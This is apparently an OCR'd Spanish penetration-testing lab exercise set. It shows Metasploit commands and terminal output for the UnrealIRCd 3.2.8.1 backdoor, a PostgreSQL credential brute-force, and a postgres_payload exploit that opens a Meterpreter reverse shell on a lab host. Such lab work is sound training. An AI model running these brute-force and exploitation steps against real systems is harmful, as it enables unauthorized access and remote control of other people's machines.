
use exploit/unix/irc/unreal_ircd_3281_backdoor

set RHOSTS 10.0.2.7

exploit


jesp@kalitxiki: ~
Archivo Acciones Editar Vista Ayuda
Matching Modules
Name Disclosure Date Rank Check Description
0 exploit/linux/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Linux)
1 _ target: Automatic . . . .
2 _ target: UT2004 Linux Build 3120 . . . .
3 _ target: UT2004 Linux Build 3186 . . . .
4 exploit/windows/games/ut2004_secure 2004-06-18 good Yes Unreal Tournament 2004 "secure" Overflow (Win32)
5 exploit/unix/irc/unreal_ircd_3281_backdoor 2010-06-12 excellent No UnrealIRCD 3.2.8.1 Backdoor Command Execution
Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 > use 5
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > info 5
Name: UnrealIRCD 3.2.8.1 Backdoor Command Execution
Module: exploit/unix/irc/unreal_ircd_3281_backdoor
Platform: Unix
Arch: cmd
Privileged: No
License: Metasploit Framework License (BSD)
Rank: Excellent
Disclosed: 2010-06-12
Provided by:
hdm <x@hdm.io>
Available targets:
Id Name
0 Automatic Target
Check supported:
No
Basic options:
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 6667 yes The target port (TCP)
Payload information:
Space: 1024
Description:
This module exploits a malicious backdoor that was added to the
Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the



jesp@kalitxiki: ~
Archivo Acciones Editar Vista Ayuda
Check supported:
No
Basic options:
Name Current Setting Required Description
RHOSTS yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 6667 yes The target port (TCP)
Payload information:
Space: 1024
Description:
This module exploits a malicious backdoor that was added to the
Unreal IRCD 3.2.8.1 download archive. This backdoor was present in the
Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th 2010.
References:
https://nvd.nist.gov/vuln/detail/CVE-2010-2075
OSVDB (65445)
http://www.unrealircd.com/txt/unrealsecadvisory.20100612.txt
View the full module info with the info -d command.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD
PAYLOAD =>
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 10.0.2.7
RHOST => 10.0.2.7
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
Name Current Setting Required Description
RHOSTS 10.0.2.7 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 6667 yes The target port (TCP)
Exploit target:
Id Name
0 Automatic Target
View the full module info with the info, or info -d command.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) >



EJERCICIO 4 – Fuerza bruta y explotación PostgreSQL


1. **Buscar módulos**


   search postgres




2. **Usar módulo de fuerza bruta**

   use auxiliary/scanner/postgres/postgres_login
   set RHOSTS 10.0.2.7
   set Createsession true
   set USERNAME postgres
   set PASSWORD password
   run


Minimizar todas las ventanas y mostrar el escritorio
jesp@kalitxiki: ~
26 exploit/multi/postgres/postgres_createlang 2016-01-01 good Yes PostgreSQL CREATE LANGUAGE Execution
27 auxiliary/scanner/postgres/postgres_dbname_flag_injection . normal No PostgreSQL Database Name Command Line Flag Injection
28 auxiliary/scanner/postgres/postgres_login . normal No PostgreSQL Login Utility
29 auxiliary/admin/postgres/postgres_readfile . normal No PostgreSQL Server Generic Query
30 auxiliary/admin/postgres/postgres_sql . normal No PostgreSQL Server Generic Query
31 auxiliary/scanner/postgres/postgres_version . normal No PostgreSQL Version Probe
32 exploit/linux/postgres/postgres_payload 2007-06-05 excellent Yes PostgreSQL for Linux Payload Execution
33 _ target: Linux x86 . . . .
34 _ target: Linux x86_64 . . . .
35 exploit/windows/postgres/postgres_payload 2009-04-10 excellent Yes PostgreSQL for Microsoft Windows Payload Execution
36 _ target: Windows x86 . . . .
37 _ target: Windows x64 . . . .
38 auxiliary/scanner/postgres/postgres_hashdump . normal No Postgres Password Hashdump
39 auxiliary/scanner/postgres/postgres_schemadump . normal No Postgres Schema Dump
40 auxiliary/admin/http/rails_devise_pass_reset 2013-01-28 normal No Ruby on Rails Devise Authentication Password Reset
41 exploit/multi/http/rudder_server_sqli_rce 2023-06-16 excellent Yes Rudder Server SQLI Remote Code Execution
42 post/linux/gather/vcenter_secrets_dump 2022-04-15 normal No VMware vCenter Secrets Dump
Interact with a module by name or index. For example info 42, use 42 or use post/linux/gather/vcenter_secrets_dump
msf6 > use 28
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 10.0.2.7
RHOSTS => 10.0.2.7
msf6 auxiliary(scanner/postgres/postgres_login) > run
[-] 10.0.2.7:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 10.0.2.7:5432 - Login Successful: postgres:postgres@template1
[-] 10.0.2.7:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] You can open a Postgres session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) >


jesp@kalitxiki: ~
Archivo Acciones Editar Vista Ayuda
RPORT 5432 yes The target port
STOP_ON_SUCCESS false yes Stop guessing when a credential works for a host
THREADS 1 yes The number of concurrent threads (max one per host)
USERNAME no A specific username to authenticate as
USERPASS_FILE /usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt no File containing (space-separated) users and passwords, one pair per line
USER_AS_PASS false no Try the username as the password for all users
USER_FILE /usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt no File containing users, one per line
VERBOSE true yes Whether to print output for all attempts
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/postgres/postgres_login) > set CreateSession true
CreateSession => true
msf6 auxiliary(scanner/postgres/postgres_login) > set USERNAME postgres
USERNAME => postgres
msf6 auxiliary(scanner/postgres/postgres_login) > set PASSWORD password
PASSWORD => password
msf6 auxiliary(scanner/postgres/postgres_login) > set RHOSTS 10.0.2.7
RHOSTS => 10.0.2.7
msf6 auxiliary(scanner/postgres/postgres_login) > run
[-] 10.0.2.7:5432 - LOGIN FAILED: postgres:password@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: postgres:tiger@template1 (Incorrect: Invalid username or password)
[+] 10.0.2.7:5432 - Login Successful: postgres:postgres@template1
[*] PostgreSQL session 1 opened (10.0.2.12:32977 → 10.0.2.7:5432) at 2025-06-08 13:53:08 +0200
[-] 10.0.2.7:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 10.0.2.7:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Bruteforce completed, 1 credential was successful.
[*] 1 Postgres session was opened successfully.
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/postgres/postgres_login) >

sessions
session -i 1
bg



3. **Anotar credenciales y usar exploit**

use exploit/linux/postgres/postgres_payload
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set RHOST 10.0.2.7
set LHOST 10.0.2.12
exploit


jesp@kalitxiki: ~
Archivo Acciones Editar Vista Ayuda
postgresql @ 10.0.2.7:5432 (template1) > bg
[*] Backgrounding session 1...
msf6 auxiliary(scanner/postgres/postgres_login) > use exploit/linux/postgres/postgres_payload
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) > set RHOST 10.0.2.7
RHOST => 10.0.2.7
msf6 exploit(linux/postgres/postgres_payload) > set LHOSTS 10.0.2.12
[!] Unknown datastore option: LHOSTS. Did you mean RHOSTS?
LHOSTS => 10.0.2.12
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 10.0.2.12
LHOST => 10.0.2.12
msf6 exploit(linux/postgres/postgres_payload) > options
Module options (exploit/linux/postgres/postgres_payload):
Name Current Setting Required Description
VERBOSE false no Enable verbose output
Used when connecting via an existing SESSION:
Name Current Setting Required Description
SESSION no The session to run this module on
Used when making a new connection via RHOSTS:
Name Current Setting Required Description
DATABASE postgres no The database to authenticate against
PASSWORD postgres no The password for the specified username. Leave blank for a random password.
RHOSTS 10.0.2.7 no The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 5432 no The target port
USERNAME postgres no The username to authenticate as
Payload options (linux/x86/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 10.0.2.12 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name


jesp@kalitxiki: ~
Archivo Acciones Editar Vista Ayuda
Used when connecting via an existing SESSION:
Name Current Setting Required Description
SESSION no The session to run this module on
Used when making a new connection via RHOSTS:
Name Current Setting Required Description
DATABASE postgres no The database to authenticate against
PASSWORD postgres no The password for the specified username. Leave blank for a random password.
RHOSTS 10.0.2.7 no The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT 5432 no The target port
USERNAME postgres no The username to authenticate as
Payload options (linux/x86/meterpreter/reverse_tcp):
Name Current Setting Required Description
LHOST 10.0.2.12 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Linux x86
View the full module info with the info, or info -d command.
msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 10.0.2.12:4444
[*] 10.0.2.7:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
[*] Uploaded as /tmp/PudkbQwv.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 10.0.2.7
[*] Meterpreter session 2 opened (10.0.2.12:4444 → 10.0.2.7:45386) at 2025-06-08 14:12:45 +0200
meterpreter >
meterpreter >
meterpreter >
meterpreter > getuid
Server username: postgres
meterpreter >


EJERCICIO 5 – Fuerza bruta a FTP y VNC


► FTP

